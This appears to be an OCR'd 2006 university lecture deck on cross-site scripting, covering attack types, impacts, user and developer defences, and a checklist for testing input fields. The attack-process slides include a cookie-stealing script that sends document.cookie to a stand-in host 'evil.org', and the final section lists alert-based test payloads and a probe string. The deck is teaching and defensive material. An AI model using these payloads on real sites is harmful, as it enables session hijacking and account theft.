
Intrusion Detection,

Cross-site Scripting

Prepared By: Lo’ai hattar
Supervised By: Dr. Lo'ai Tawalbeh

New York Institute of Technology (NYIT),
Amman’s campus-2006




"What does XSS and CSS mean

- There has been a lot of confusion with cascading Style Sheets (CSS) and cross site scripting. Some security people refer to Cross Site Scripting as XSS. If you hear someone say "I found a XSS hole", they are talking about Cross Site Scripting for certain.

Cross-site Scripting XSS


- Cross Site Scripting (XSS) is a situation where by attacker injects HTML code, which is then displayed on the page without further validation.
  - Can lead to embarrassment.
  - Session take-over.
  - Password theft.
  - User tracking by 3rd parties.



Cross-site Scripting (XSS)


- is an attack technique that forces a web site to echo attacker-supplied executable code, which loads in a user's browser. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

Cross Site Scripting




- A cross-site scripting vulnerability is caused by the failure of an web based application to authenticate user supplied input before returning it to the client system.

Cross-Site Scripting XSS



- is possible on all programs that allow scripting, but is not a result of a defect in those programs. Instead, this vulnerability is a result of certain common Web coding practices.


“when Cross Site Scripting occurs?"




- “**Cross-Site**” refers to the security restrictions that the client browser usually places on data (i.e. **cookies, dynamic content attributes, etc.)** associated with a web site.

- By causing the victim’s browser to execute injected code under the same permissions as the web application domain, an attacker can bypass the traditional Document Object Model (DOM) security restrictions which can result not only in **cookie theft but account hijacking**, **changing of web application account settings**, **spreading of a web mail worm**, etc.

“when Cross Site Scripting occurs?"



- XSS occurs when a web application gathers malicious data from a user.
- The data is usually gathered in the form of a hyperlink which contains malicious content within it.
- The user will most likely click on this link from another website, instant message,or simply just reading a web board or email message



- Usually the attacker will encode the malicious portion of the link to the site in HEX (or other encoding methods) so the request is less suspicious looking to the user when clicked on.
- After the data is collected by the web application, it creates an output page for the user containing the malicious data that was originally sent to it, but in a manner to make it appear as valid content from the website.

- Many popular guestbook and forum programs allow users to submit posts with html and javascript embedded in them.


- If for example Iwas logged in as “LOAI" and read a message by “KHALED" that contained malicious javascript in it, then it may be possible for " KHALED " to hijack my session just by reading his bulletin board post

How XSS could happen ?

- When an attacker gets a user's browser to execute his code, the code will run within the security context (or zone) of the hosting web site.
- With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser.


- **A Cross-site Scripted user could have his account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting.**
- **Cross- site Scripting attacks essentially <u>compromise the trust relationship between a user and the web site.</u>**

Types of XSS attacks



- There are two:
  - non-persistent
  - persistent.

Non-persistent attacks



- require a user to visit a specially crafted link tie up with malicious code. Upon visiting the link, the code embedded in the URL will be echoed and executed within the user's web browser.


- **Non-Persistent Attack example**

  Many web gateways offer a personalized view of a web site and greet a logged in user with "Welcome, ". Sometimes the data referencing a logged in user are stored within the query string of a URL and echoed to the screen

- **Portal URL example: http://portal.example/index.php?sessionid=12312312&username=joe**

- **In the example above we see that the username "Joe" is stored in the URL.**
- **The resulting web page displays a "Welcome, Joe" message.**
- **If an attacker were to modify the username field in the URL, inserting a cookie-stealing JavaScript, it would possible to gain control of the user's account.**

Persistent attacks




- occur when the malicious code is presented to a web site where it's stored for a period of time.
- <u>Persistent Attack example</u>
  - Many web sites host bulletin boards where registered users may send messages. A registered user is commonly tracked using a session ID cookie authorizing them to send. If an attacker were to post a message containing a specially crafted JavaScript, a user reading this message could have their cookies and their account compromised.

"What are the threats of Cross Site Scripting?"

- **Often attackers will inject**
  - **JavaScript,**
  - **VBScript,**
  - **ActiveX,**
  - **HTML, or**
  - **Flash**
- **into a vulnerable application to fool a user) in order to gather data from them. Everything from account hijacking, changing of user settings, cookie theft/poisoning, or false advertising is possible.**


- **The most common web components that fall victim to CSS/XSS vulnerabilities include**
  - **search engines,**
  - **interactive bulletin boards,**
  - **and custom error pages with poorly written input validation routines.**
- **The unsuspecting user is not required to click on any link, just simply view the web page containing the code. CSS code can also be made to load automatically in an HTML e-mail with certain manipulations of HTML tags.**

The most popular CSS/XSS attack (and shocking)



- is the produce of authentication cookies and session management signs.
- With this information, it is often a unimportant exercise for an attacker to hijack the victims active session, completely by passing the authentication process.

Explaining the process, as follows:



- The attacker investigates an interesting site that normal users must authenticate to gain access to, and that tracks the authenticated user through the use of cookies or session ID’s





Figure 1 - Galeon
File Edit View Tab Settings Go Bookmarks Tools
Back
Stop
100
Username:
Email:
Register
Done.

- The HTML form that collects this information might be as follows:
- <form action="/register.php" method="post">
- Username: <input type="text" name="reg_username" />
- Email: <input type="text" name="reg_email" />
- <input type="submit" value="Register" />
- </form>



- The attacker finds a CSS vulnerable page on the site, for instance http://trusted.org/account.asp.

- **Using a little social engineering, the attacker creates a special link to the site and embeds it in an HTML email that he sends to a long list of potential victims.**
- **Embedded within the special link are some coding elements specially designed to transmit a copy of the victims cookie back to the attacker. For instance:**
- **<imgsrc="http://trusted.org/account.asp?ak=<script>document.location .replace('http://evil.org/steal.cgi?'+document.cookie);</script>">**
- **Unknown to the victim, the attacker has now received a copy of their cookie information.**

- The attacker now visits the web site and, by substituting his cookie information with that of the victims, is now seeming to be the victim by the server application.

"How common are XSS holes?"

- Cross site scripting holes are gaining popularity among hackers as easy holes to find in large websites.
- Websites from FBI.gov, CNN.com, Time.com, Ebay, Yahoo, Apple computer, have all had one form or another of XSS bugs.
- Every month roughly 10-25 XSS holes are found in commercial products

"Does encryption protect me?"

- Websites that use SSL (https) are in no way more protected than websites that are not encrypted.
- The web applications work the same way as before, except the attack is taking place in an encrypted connection.
- People often think that because they see the lock on their browser it means everything is secure. This just isn't the case.

"Can XSS holes allow command execution?"

- XSS holes can allow Java script insertion, which may allow for limited execution. If an attacker were to use a browser defect (browser hole) it could then be possible to execute commands on the client's side.
- In simple terms XSS holes can be used to help use other holes that may exist in your browser.

What can I do to protect myself as a user

- The easiest way to protect yourself as a user is to only follow links from the main website you wish to view.
- If you visit one website and it links to CNN for example, instead of clicking on it visit CNN's main site and use its search engine to find the content. This will probably eliminate ninety percent of the problem.


XSS IMPACTS

- **Theft of Accounts / Services**
- **Of course the first thing that comes to mind when XSS is mentioned is Cookie theft and Account Hijacking.**
- **This occurs when the cookie is used to hold all of the verification information on the client side and nothing is tracked on the server as to the surfers state or credentials.**

- **Some common motivations for this category would include:**


  - **Identity theft**
  - **Accessing confidential resources**
  - **Accessing pay content**
  - **Account Denial of service**

User Tracking / Statistics




- Another usage of XSS is in gaining information on a sites web surfer population.

Browser/ User exploitation



- The second most common example of XSS exploitation provided is the venerable alert ('XSS Example') script.
- A simple alert box is a very innate example of the type of attacks that fall into the category of user exploitation.
- anyone should realize that surfing the web can be a dangerous experience. Imagine if I had, in the above example, not just tracked users, but had instead been trying to actively use them? I could have used an unknowing web site to distinguish my mal ware to thousands of unsuspecting victims all at once!

Credentialed Misinformation




- Once we have active scripting executing in a browser, we can pretty much do anything we could desire with the pages content. If you were a large trusted news site ,this could be quite a dangerous thing.

Free Information Dissemination

- With the concept of page rewriting under our belts from the misinformation dialogue, the concept of free information dissemination is one of the next logical realizations we come to.
- Lets say I have a message I want to get out like SPAM or some political extremist message. In both of these cases It would be desirable for me to limit my personal attachment to the message and further draw out the evidential chain leading to me. Again I can utilize a XSS vulnerable site to show my message .All I would need to do is to post a crafted url on some message board, if the message was relatively short I could include it all inline in the URL and not have to worry about exposing my own web hosting account and linking it to the message,


How to Prevent Cross-Site Scripting in E-Mail Messages



- To prevent Cross-Site Scripting from occurring in e-mail messages, turn off Active Scripting in the Restricted zone and make all e-mail messages you receive run in the Restricted zone.

To Avoid Attacks When You Browse the Web or Read E-Mail


- Browse to Web sites that you trust are not using malicious code.
- Be careful about how you initially visit a Web site.
- The safest way to connect to a Web site is to type the Web address directly into the browser or use a securely-stored local bookmark or favorite.
- If you do this, you can significantly reduce exposure while maintaining functionality.



- Do not click hyperlinks in an e-mail message, even if the message appears to be from someone you trust.
- A malicious user can cause a false name to appear on the **Form:** line of an e-mail message.

Recovering from a Cross-Site Scripting Attack

- You should only take the following steps if you have believable evidence that you have visited a Web site that uses cross-site scripting. After you perform these steps, you need to re-register and re-customize any Web sites that you visit again
  - Close Internet Explorer.




- Start Internet Explorer again and visit a safe Web site, such as:
- http://www.microsoft.com
- Delete all the Cookie files on your computer.

  (Windows XP, or Windows 2000)

- To do this
  - On the **Tools** menu, click **Internet Options**, and then click the **General** tab.
  - In the **Temporary Internet Files** section, click **Delete Cookies**, click **OK**, and then click **OK** again.

Protecting Against XSS



- There are a few guidelines that you can follow to help protect your applications against XSS attacks. Hopefully you can already predict a few of these.


Filter all foreign data

- The most important guideline is to filter all foreign data. If you discover an XSS vulnerability in one of your applications, it should be due to faulty filtering logic, not due to a complete lack of filtering logic.

Use existing functions


- functions like html entities( ) can help you write your filtering logic.
- The key is to rely on built-in functions whenever they are available.
- Performance considerations aside (html entities( ) is also faster), the built-in function has certainly been reviewed and tested by more people than your code, and it is far less likely to contain errors that yield vulnerabilities.

Only allow safe content



- When writing your filtering logic, only allow content that you consider safe rather than trying to exclude content that you consider unsafe.
- For example, if a user is supplying a last name, you might start by only allowing alphabetic characters and spaces, as these are quite safe (of course, you want to also make sure that the length is same). Over time, your filtering logic will be perfected, so that such errors become a distant memory.

Use a strict naming convention



- There are many naming conventions that developers use to identify whether a particular variable contains filtered or unfiltered data.
- The most important keys to implementing a naming convention are to only output filtered data and to ensure that no unfiltered data can be improperly named.

Be creative

- you are the most qualified person to assess its security and to protect your application and your users from attack.
- It is important to be creative and to try not to make any assumptions about how users will interact with your site.
- Foreign data can be anything. Trust nothing until your data filtering logic approves of it.


- Questions

- "Cross-site scripting tears holes in Net security" http://www.usatoday.com/life/cyber/tech/2001-08-31-hotmail-security-side.htm
- Article on XSS holes http://www.perl.com/pub/a/2002/02/20/css.html
- *Cross-site Scripting Overview*", Microsoft, February 2 2000


Vulnerability Checking

- Finding out if your application is vulnerable to a code insertion attack is often very simple. The key lies in the analysis of the dynamically generated client-side HTML content. The following process has been frequently used in the past.


- For each visible input field (these may be located in an HTML form, or represented in the URL as “variable=“), try the most obvious scripting formats:
  <script>alert('CSS Vulnerable')</script>
  <img csstest=javascript:alert('CSS Vulnerable')>
  &{alert('CSS Vulnerable')};
  In any case, should an alert message popup with the text “CSS Vulnerable”, the application component is vulnerable - specifically the input field just checked.
- If, either of the above scripting checks cause the HTML page to display incorrectly, the application component may still be vulnerable.




- For each visible variable, submit/substitute the following string: **";!--"<CSS_Check>=&{()}** (Note that the string begins with two single-quotes)
  On the resultant page, search for the string “<CSS_Check>“. If you discover “<CS_Check>“, it is quite probable that the application component is vulnerable. However, if the word CSS_Check is no longer enclosed in something similar to %ltCSS_Check%gt, then it may not be vulnerable. If input is displayed literally at ANY point in the document, it can be used to divert the flow of execution to an attacker-supplied payload.
- Having located the word CSS_Check, verify what (if any) other characters have be altered or filtered from the original string “**";!--"<CSS_Check>= &{()}**”. Depending upon the filtered characters, the application component may still be vulnerable.




- Looking closely at the returned HTML code, identify the specific string an attacker would need to break out of the current HTML tag or code sequence. If these characters exist, unfiltered, in responses to the test string of part 3 (above) – then there is a high probability that the application component is vulnerable.
- Moving on from the obvious fields, repeat the process for all the hidden fields not normally editable at the client end. The best method of doing this is through the use of a free local host proxy server such as Achilles by DigiZen Security group and WebProxy by @stake. The proxy servers allow the editing of HTTP requests as they leave the client application, before being finally sent to the server application.
